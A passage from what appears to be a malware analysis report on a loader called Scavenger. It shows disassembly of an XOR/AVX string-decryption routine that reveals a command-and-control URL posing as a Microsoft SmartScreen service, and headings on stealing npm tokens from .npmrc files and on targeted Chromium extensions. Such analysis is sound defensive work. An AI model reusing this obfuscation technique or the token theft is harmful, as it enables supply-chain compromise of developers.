
 C++  1.4k  197

```
1800151b5 // https://smartscreen-api.com\x00\x00\x00\x00\x00
1800151b5 48898520150100 mov qword [rbp+0x11520], rax {0x39541b2f8f3ef92d}
1800151bc 48b886b28b720a4d... mov rax, 0x44554d0a728bb286
1800151c6 488985384c0000 mov qword [rbp+0x4c38 {var_f7a8}], rax {0x44554d0a728bb286}
1800151cd 488b85384c0000 mov rax, qword [rbp+0x4c38 {var_f7a8}] {0x44554d0a728bb286}
1800151d4 488985404c0000 mov qword [rbp+0x4c40 {var_f7a0}], rax {0x44554d0a728bb286}
1800151db 488b85404c0000 mov rax, qword [rbp+0x4c40 {var_f7a0}] {0x44554d0a728bb286}
1800151e2 48898528150100 mov qword [rbp+0x11528 {var_2eb8}], rax {0x44554d0a728bb286}
1800151e9 48b88f3ac3146523... mov rax, 0x1aa9236514c33a8f
1800151f3 488985484c0000 mov qword [rbp+0x4c48 {var_f798}], rax {0x1aa9236514c33a8f}
1800151fa 488b85484c0000 mov rax, qword [rbp+0x4c48 {var_f798}] {0x1aa9236514c33a8f}
180015201 488985504c0000 mov qword [rbp+0x4c50 {var_f790}], rax {0x1aa9236514c33a8f}
180015208 488b85504c0000 mov rax, qword [rbp+0x4c50 {var_f790}] {0x1aa9236514c33a8f}
18001520f 48898530150100 mov qword [rbp+0x11530 {var_2eb0}], rax {0x1aa9236514c33a8f}
180015216 48b8789281e2d0ff... mov rax, 0x6103ffd0e2819278
180015220 488985584c0000 mov qword [rbp+0x4c58 {var_f788}], rax {0x6103ffd0e2819278}
180015227 488b85584c0000 mov rax, qword [rbp+0x4c58 {var_f788}] {0x6103ffd0e2819278}
18001522e 488985604c0000 mov qword [rbp+0x4c60 {var_f780}], rax {0x6103ffd0e2819278}
180015235 488b85604c0000 mov rax, qword [rbp+0x4c60 {var_f780}] {0x6103ffd0e2819278}
18001523c 48898538150100 mov qword [rbp+0x11538 {var_2ea8}], rax {0x6103ffd0e2819278}
180015243 33c0 xor eax, eax {0x0}
180015245 85c0 test eax, eax {0x1}
180015247 7402 je 0x18001524b

180015249 eb4e jmp 0x180015299

18001524b c5fd6f8520150100 vmovdqa ymm0, ymmword [rbp+0x11520 {var_2ec0}]
180015253 c5fe7f8540a60000 vmovdqu ymmword [rbp+0xa640 {var_9da0_1}], ymm0
18001525b 488b85f8090000 mov rax, qword [rbp+0x9f8 {var_139e8_1}]
180015262 c5fe6f00 vmovdqu ymm0, ymmword [rax]
180015266 c5fe7f8520a60000 vmovdqu ymmword [rbp+0xa620 {var_9dc0_1}], ymm0
18001526e c5fe6f8520a60000 vmovdqu ymm0, ymmword [rbp+0xa620 {var_9dc0_1}]
180015276 c5fdef8540a60000 vpxor ymm0, ymm0, ymmword [rbp+0xa640 {var_9da0_1}]
18001527e c5fe7f8560a60000 vmovdqu ymmword [rbp+0xa660 {var_9d80_1}], ymm0
180015286 488b85f8090000 mov rax, qword [rbp+0x9f8 {var_139e8_1}]
18001528d c5fe6f8560a60000 vmovdqu ymm0, ymmword [rbp+0xa660 {var_9d80_1}]
180015295 c5fe7f00 vmovdqu ymmword [rax], ymm0
```



C2 Communications



Loader NPM Token Exfiltration

- Exfiltration of .npmrc token file
- Used for further NPM compromises

Scavenger Shiny Module




Targeted Chromium Extensions

